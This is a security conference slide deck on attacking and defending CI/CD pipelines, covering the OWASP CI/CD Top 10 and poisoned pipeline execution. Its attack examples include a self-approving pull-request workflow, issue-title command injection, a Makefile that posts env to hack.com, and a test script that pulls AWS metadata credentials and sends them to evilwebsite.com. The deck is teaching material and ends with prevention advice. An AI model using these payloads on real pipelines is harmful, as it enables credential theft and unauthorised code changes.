How to: Smoke a Pipeline


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whoami

- Tyler Welton
- Owner of Untamed Theory
- Principal Security Architect@ Built Technologies
- Hack things and speak about them
- Contributor to
 OWASP CI/CD Top 10

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Overview

- INTRO / Crash Course to CI/CD pipelines
- Common Vulnerabilities (OWASP CI/CD Top 10)
- Fun ways to Exploit (smoke) pipelines
- Poisoned Pipeline Execution (PPE)
- Examples from the wild
- Teaching you to smoke... pipelines



Intro Crash Course CI/CD



INTRO - Definitions

CI - Continuous Integration

CD - Continuous Delivery

"One or more systems/processes integrated together for the purpose of increasing the frequency and speed at which code is developed and released."

- Wayne Gretzky
 - Michael Scott
 - Tyler Welton



INTRO - Purpose& Characteristics


- Intended to improve SPEED & FREQUENCY
- Development drove micro-service architecture
- Multiple Disparate Systems
- Code Repository Centric
- Jobs Triggered by Events




INTRO - Purpose& Characteristics

- CI Automate Testing, Scanning, Quality
- CD Automate Packing, Compiling, Releasing























INTRO - Components of a CI/CD





INTRO - Configurations

- File at root of code repository
- Triggering Events
- Contain Steps
- Shell Scripting
- Integrate w/ other systems



INTRO - Config Jenkinsfile



```
Jenkinsfile (Declarative Pipeline)
pipeline {
    agent any
    stages {
        stage('Build') {
             steps {
                 echo 'Building..'
        stage('Test') {
             steps {
                 echo 'Testing..'
        stage('Deploy') {
             steps {
                 echo 'Deploying....'
```

INTRO Config GitHub Actions



```
name: Demo Python Workflow
on: [push]
iobs:
 build:
   runs-on: ubuntu-latest
   strategy:
     matrix:
       python-version: ["3.8", "3.10"]
   steps:
     - uses: actions/checkout@v3
     - name: Set up Python for Demo
       uses: actions/setup-python@v4
       with:
         python-version: ${{ matrix.python-version }}
     - name: Install dependencies for demo Python project
       run: |
         python -m pip install --upgrade pip
         pip install flake8 pytest
         if [ -f requirements.txt ]; then pip install -r requirements.txt; fi
     - name: Linting project with flake8
       run:
         flake8 . --count --select=E9,F63,F7,F82 --show-source --statistics
         flake8 . --count --exit-zero --max-complexity=10 --max-line-length=127 --statistics
     - name: Testing the project using pytest
       run: |
         pip install pytest
         pip install pytest-cov
         pytest tests.py --doctest-modules --junitxml=junit/test-results.xml --cov=com --cov-report=xml
```

Vulnerabilities & OWASP Top 10





CICD-SEC-2 Inadequate Identity and Access Management

CICD-SEC-3 Dependency Chain Abuse

CICD-SEC-4 Poisoned Pipeline Execution (PPE)

CICD-SEC-5 Insufficient PBAC (Pipeline-Based Access Controls)

CICD-SEC-6 Insufficient Credential Hygiene

CICD-SEC-7 Insecure System Configuration

CICD-SEC-8 Ungoverned Usage of 3rd Party Services

CICD-SEC-9 Improper Artifact Integrity Validation

CICD-SEC-10 Insufficient Logging and Visibility





Inadequate Identity and Access Management

CICD-SEC-3 Dependency Chain Abuse

CICD-SEC-4 Poisoned Pipeline Execution (PPE)

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Insufficient Credential Hygiene

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Inadequate Identity and Access Management

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Insecure System Configuration


Ungoverned Usage of 3rd Party Services

Improper Artifact Integrity Validation

Insufficient Logging and Visibility



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Vulnerabilities - General Weaknesses

- Creative configuration exploitation
- Vulnerability stacking
- Each individual service may be functioning exactly as intended



Vulnerabilities - Code REPO Weaknesses

- Code builds before merging
- Builds triggered from PRs, commits, etc. (before humans)
- Repos hold downstream instructions
- Build configurations normally in root of repo



Exploitation - Smoking Pipelines

Parts of Exploit

Techniques

Putting it all together



Parts of Exploit

- 1. Entrypoint & Ingress
- 2. Leveraged Components
 - a. Components used intentionally or unintentionally as part of attack
- Target Component



Parts of Exploit

- 1. Entrypoint & Ingress
- 2. Leveraged Components
 - a. Components used intentionally or unintentionally as part of attack
- Target Component
 - a. Code Malicious Change
 - b. Credentials Steal
 - c. Build Artifact (container) Compromise/mitm



TECHNIQUE 1 Exploit Trust

```
CICD-SEC-1 Insufficient Flow Control Mechanisms
CICD-SEC-5 Insufficient Pipeline-based Access Controls (PBAC)
CICD-SEC-7 Insecure System Configuration
```

Remember: Services may be functioning as intended

 Permission settings available might differ between two connected services in the pipeline



Example - Flow Control PrivEsc GH Actions

Target Component: Code Repo
Entry Point: GH Actions
Config (via Pull Request)

- Flaw specifically in GitHub Actions CI
- Uses Privilege Escalation to request write permission for action
- Approves its own Pull Request
- Bypassing Branch Protection Rules



Example - Flow Control PrivEsc GH Actions


```
name: APPROVE
on: pull request # run on pull request events
permissions:
 pull-requests: write # grant write permission on the pull-requests endpoint
iobs:
 approve:
   runs-on: ubuntu-latest
  steps:
     - run: | # approve the pull request
         curl -- request POST \
         --url https://api.github.com/repos/${{github.repository}}/pulls/${{github.event.number}}/reviews \
         --header 'authorization: Bearer ${{ secrets.GITHUB TOKEN }}' \
         --header 'content-type: application/json' \
         -d '{"event":"APPROVE"}'
```

Example - Flow Control PrivEsc GH Actions



Target Component: Code Repo

Entry Point: GH Actions
Config (via Pull Request)



TECHNIQUE 2-Credentials

CICD-SEC-1 Insufficient Flow Control Mechanisms

- Each System in Pipeline has credentials
 - API tokens
 - Down/Up-stream integrations
 - Encryption keys
 - Cloud Infrastructure Credentials



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Tactics: Credential Recon

Method 1: 'env' command

- ENV variables store:
 - Secrets
 - Useful Metadata
- Can be run on many systems of a pipeline
 - CI, CD, Test jobs, etc.



Poisoned Pipeline Execution (Technique 3)



TECHNIQUE 3 Poisoned Pipeline Execution

CICD-SEC-2 Inadequate IAM CICD-SEC-4 Poisoned Pipeline Execution



Entrypoint:

- CI Config File
- Executed via various SCM triggers
 - Pull Request
 - Issue Creation
 - Push

- Remember: Config can be changed by the user/attacker (sometimes)
- <u>Remember</u>: Config in repo holds downstream instructions

TECHNIQUE 3 Poisoned Pipeline Execution

Types of PPE

- Direct PPE
- Indirect PPE
- 3PE



—

DIRECT PPE (D-PPE)

```
name: Example Injection
on:
  issues:
   types: [opened]
jobs:
 print_issue_title:
    runs-on: ubuntu-latest
    name: Print issue title
    steps:
    - run: echo "${{github.event.issue.title}}"
```

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DIRECT PPE (D-PPE)

new issue title" && env && echo "

```
name: Example Injection
on:
  issues:
   types: [opened]
jobs:
 print_issue_title:
    runs-on: ubuntu-latest
    name: Print issue title
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—

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```

new issue title" && env && echo "

echo "new issue title" && env && echo ""

Indirect PPE (I-PPE)

- Indirect PPE needed when Direct PPE is not an option
 - Source Control Permissions (eg. GitHub first time contrib)
 - No attacker triggers available
 - Protected Branches/Configs
- Exploit files referenced by CI job
 - Makefile
 - Scripts referenced that are stored in same repo
 - Tests and test files
 - Linters, security scanners



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Indirect PPE (I-PPE)

```
pipeline
   agent any
   stages
       stage('build') {
           steps {
              withAWS(credentials: 'AWS_key', region: 'us-east-1') {
                      sh 'make build'
                      sh 'make clean'
      stage('test') {
           steps
              sh 'go test -v ./...'
```



Indirect PPE (I-PPE)

```
pipeline
   agent any
   stages
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           steps {
               withAWS(credentials: 'AWS_key', region: 'us-east-1') {
                       sh 'make build'
                       sh 'make clean'
       stage('test') {
           steps
               sh 'go test -v ./...'
```

```
build:
    curl -d "$$(env)" hack.com

clean:
    echo "cleaning..."
```

Makefile



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Public PPE (3PE)

- Direct and Indirect PPE leveraged against Public code repositories
- Typically Leverages Pull Requests (merge requests)
- Friggin Awesome



Exploiting:Putting it ALL Together




Hackers Mission

- Mission: Compromise Cloud Environment
- Current Access: Public Facing GitHub Repository



Target Pipeline



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Investigate Repository

ScriptedOR

• Browse GH repo webpage manually




Investigate Repository

ScriptedOR

• Browse GH repo webpage manually





Investigate Repository

ScriptedOR


Browse GH repo webpage manually




✓ BSIDES-NASH-2023
✓ demo-repo-fakeapi



• Check Pull Request Tab in GitHub



Check that PR checks occur (by selecting existing PR



Recon - Jenkinsfile

```
agent any
stages {
    stage ('Install_Requirements') {
        steps {
           sh """
               virtualenv venv
               pip3 install -r requirements.txt || true
    stage ('Lint') {
       steps {
            sh "pylint ${PROJECT} || true"
    stage ('Tests') {
       steps {
            withAWS(credentials: 'AWS_key', region: 'us-east-1'){
               sh "make test"
post {
    always {
       cleanWs()
```




Recon - Jenkinsfile

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Target Pipeline




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Quick Note about: AWS Metadata

- Internal AWS endpoint for EC2s (servers) to get info about themselves
- http://169.254.169.254/
- Querying to retrieve IAM info & Temporary Credentials
- Creds scoped to SERVER. Not to user
- Awesome for hackers




Target Pipeline



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Attack Strategy - GitHub PR workflow

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Recon - Jenkinsfile

```
agent any
stages
    stage ('Install_Requirements') {
        steps {
               virtualeny veny
               pip3 install -r requirements.txt || true
    stage ('Lint') {
        steps {
            sh "pylint ${PROJECT} || true"
    stage ('Tests')
        steps {
            withAWS(credentials: 'AWS_key', region: 'us-east-1'){
                sh "make test"
post {
    always {
        cleanWs()
```

- Running in AWS
- GitHub likely triggering Jenkins w/ Webhooks
- Assume we know:
 - D-PPE not possible



Recon - Jenkinsfile

```
agent any
stages
    stage ('Install_Requirements') {
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```

- Running in AWS
- GitHub likely triggering Jenkins w/ Webhooks
- Assume we know:
 - D-PPE not possible
- We must Indirect PPE



Attack

Jenkinsfile

```
pipeline {
    agent any
    stages {
        stage ('Install_Requirements') {
            steps {
                sh """
                    virtualenv venv
                    pip3 install -r requirements.txt || true
        stage ('Lint') {
            steps {
                sh "pylint ${PROJECT} || true"
        stage ('Tests')
            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1'){
                    sh "make test"
    post {
        always {
            cleanWs()
```

Makefile

```
build:
    zip -r srcfiles.zip src/
test:
    ./full_tests.sh
```

Attack - Makefile

full_tests.sh

```
#!/usr/bin/env /bin/bash
# Check if files in Directory
# if [ ! -z `ls ./src/*` ]; then echo "Passed Test. Files exist"; files
#TODO : Make real tests later
awsrole=$(curl -v http://169.254.169.254/latest/meta-data/iam/security-credentials/) #Get AWS Role
creds=$(curl http://169.254.169.254/latest/meta-data/iam/security-credentials/$awsrole) #Get Credentials
curl -d creds=$creds https://evilwebsite.com #Steal Credentials
```

THEORY.

Attack

Jenkinsfile

```
pipeline {
   agent any
   stages {
        stage ('Install_Requirements') {
            steps {
                sh """
                    virtualenv venv
                    pip3 install -r requirements.txt || true
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            steps {
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    post {
       always {
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```

Makefile

```
build:
         zip -r srcfiles.zip src/
 test:
         ./full_tests.sh
                             full_tests.sh
awsrole=$(curl -v http://169.254.169.254/latest/meta-data/iam/security-credentials/) #Get AWS Role
creds=$(curl http://169.254.169.254/latest/meta-data/iam/security-credentials/$awsrole) #Get Credentials
curl -d creds=$creds https://evilwebsite.com #Steal Credentials
```

From PR → PWNSAUCE







Attack Summary

- 1. Identified Vulnerabilities
- 2. Forked Target Repo
- 3. Changed full_tests.sh
- 4. Pushed Change to Attacker's Repo
- 5. Submitted Pull Request to Target Repo (execute attack)



Examples - in the Wild



Real Attacks Pt. 1

Crypto Mining via PPE

https://dev.to/thibaultduponchelle/the-github-action-mining-attack-through-pull-request-2lmc

 LastPass - Dev-Ops Engineer targeted. Cloud creds stolen https://www.kiplinger.com/personal-finance/lastpass-hack

Okta Breach - Stolen source code (GitHub was target)

 $\underline{https://thehackernews.com/2022/12/hackers-breach-oktas-github.html}$



Real Attacks Pt. 2

• Codecov - Environment variables w/ creds stolen

https://about.codecov.io/security-update/

• **Samsung** - Credentials Stolen from public Gitlab account

https://techcrunch.com/2019/05/08/samsung-source-code-leak

 Uber - GitHub repo exposes AWS tokens. Data exfil of millions of drivers and passengers

https://www.ftc.gov/system/files/documents/federal register notices/2018/04/152 3054 uber revised consent analysis pub frn.pdf



Real Attacks Pt. 3

• **Gentoo (OS)** - GitHub repo compromised. Source code changed.

https://wiki.gentoo.org/wiki/Project:Infrastructure/Incident_reports/2018-06-28_Github

• State of New York IT - Private GitLab Instance exposed w/ open enrollment enabled https://techcrunch.com/2021/06/24/an-internal-code-repo-used-by-new-york-states-it-office-was-exposed-online

• **SolarWinds** - Massive supply chain hack. Ultimately compromising source code https://sec.report/Document/0001628280-20-017451/#swi-20201214.htm



How to: Stop Getting Smoked



Prevention

Repository Config:

- Should CI should be triggered by external contributors?
- Leverage <u>BRANCH PROTECTION</u>
- Minimize CI credential usage

Manage CI/CD Config files:

- Use CODEOWNERS file
- Consider storing in external repository
- Controls at CI/CD system level



Prevention

System Hardening:

- Security Hardening for <u>each system</u> in pipeline
- Basic IAM and least privilege
- Proper Secrets Management

Scanning Tools:

- Checkov (IaC & CI Configs)
- Semgrep (Static Code & CI Configs)
- Trufflehog (secrets)

Frameworks

- SLSA.dev
- OpenSSF



How to: Start Smoking



Getting Started Resources

START HERE:

- OWASP CI/CD Top 10 https://owasp.org/www-project-top-10-ci-cd-security-risks/
- CI/CD Goat https://github.com/cider-security-research/cicd-goat

Protecting:

- Untamed Theory Workflows https://github.com/untamed-theory/shared-workflows
- Automated SAST: Checkov or Semgrep
- Enterprise Tools



Getting Started Resources

Assessment/Hacking (Open Source):

- Cider https://github.com/untamed-theory/cider (coming soon)
- OctoSuite https://github.com/bellingcat/octosuite
- Checkov (assess GH Workflow files) https://www.checkov.io/

This Talk:

<u>https://github.com/untamed-theory/bsides-nash-2023</u> (after today)



Thanks! Contact Me

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GitHub: https://github.com/untamed-theory

